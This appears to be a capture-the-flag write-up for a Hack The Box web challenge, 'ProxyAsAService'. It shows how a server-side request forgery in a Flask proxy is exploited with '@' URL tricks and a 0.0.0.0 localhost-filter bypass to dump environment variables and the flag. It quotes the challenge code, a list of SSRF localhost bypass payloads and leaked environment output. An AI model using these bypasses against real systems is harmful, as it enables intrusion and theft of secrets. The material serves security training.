ProxyAsAService (web challenge)

URL manipulation

Dockerfile- places flag in environment

```
# Place flag in environ
ENV FLAG=HTB{f4k3_fl4g_f0r_t3st1ng}
```

routes.py- route with environment variables

```
@debug.route('/environment', methods=['GET'])
@is_from_localhost
def debug_environment():
    environment_info = {
        'Environment variables': dict(os.environ),
        'Request headers': dict(request.headers)
    }

    return jsonify(environment_info)
```

run.py- hosted on port 1337

```
app.run(host='0.0.0.0', port=1337)
```

routes.py- URL is added at end of target_url

```
@proxy_api.route('/', methods=['GET', 'POST'])
def proxy():
    url = request.args.get('url')

    if not url:
        cat_meme_subreddits = [
            '/r/cats/',
            '/r/catpictures',
            '/r/catvideos/'
        ]

        random_subreddit = random.choice(cat_meme_subreddits)

        return redirect(url_for('.proxy', url=random_subreddit))

    target_url = f'http://{SITE_NAME}{url}'
    response, headers = proxy_req(target_url)

    return Response(response.content, response.status_code, headers.items())
```


```
target_url = f'http://{SITE_NAME}{url}'
```

site name does not include a / at the end so can use URL mainpulation

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server Side Request Forgery/README.md#bypass-using-tricks-combination

```
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
```

use the @ for redirect to environment on localhost:1337



```
error:    "Not Allowed"
```


not allowed

util.py- shows list of restricted URLs (cannot redirect to these)

```
RESTRICTED_URLS = ['localhost', '127.', '192.168.', '10.', '172.']
```

need alternative for localhost address


https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/url-format-bypass



Localhost

```
# Localhost
http://127.0.0.1:80
http://127.0.0.1:443
http://127.0.0.1:22
http://127.1:80
http://127.000000000000000.1
http://0
http:@0/ --> http://localhost/
http://0.0.0.0:80
http://localhost:80
http://[::]:80/
http://[::]:25/ SMTP
http://[::]:3128/ Squid
http://[0000::1]:80/
http://[0:0:0:0:0:ffff:127.0.0.1]/thefile
http://①②⑦.⓪.⓪.⓪
```

can use 0.0.0.0



```
{"Environment variables":{"FLAG":"[redacted]}","GPG_KEY":"7169605F62C751356D054A26A821E680E5FA6305","HOME":"/root","HOSTNAME":"webproxyasaservicemp-806715-64cbbb45b-
w46kw","KUBERNETES_PORT":"tcp://10.245.0.1:443","KUBERNETES_PORT_443_TCP":"tcp:
//10.245.0.1:443","KUBERNETES_PORT_443_TCP_ADDR":"10.245.0.1","KUBERNETES_PORT_443_TCP_PORT":"443","KUBERNETES_PORT_443_TCP_PROTO":"tcp","KUBERNETES_SERVICE_HOST":"10.245.0.1","
8","PATH":"/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:
/bin","PYTHONDONTWRITEBYTECODE":"1","PYTHON_GET_PIP_SHA256":"45a2bb8bf2bb5eff16fdd00faef6f29731831c7c59bd9fc2bf1f3bed511ff1fe","PYTHON_GET_PIP_URL":"https://github.com/pypa/get-
pip/raw/9af82b715db434abb94a0a6f3569f43e72157346/public/get-
pip.py","PYTHON_PIP_VERSION":"23.2.1","PYTHON_VERSION":"3.12.0","SUPERVISOR_ENABLED":"1","SUPERVISOR_GROUP_NAME":"flask","SUPERVISOR_PROCESS_NAME":"flask","WERKZEUG_SERVER_FD"
headers":{"Accept":"*/*","Accept-Encoding":"gzip, deflate","Connection":"keep-alive","Host":"0.0.0.0:1337","User-Agent":"python-requests/2.31.0"}}
```

gets flag

happy hacking <3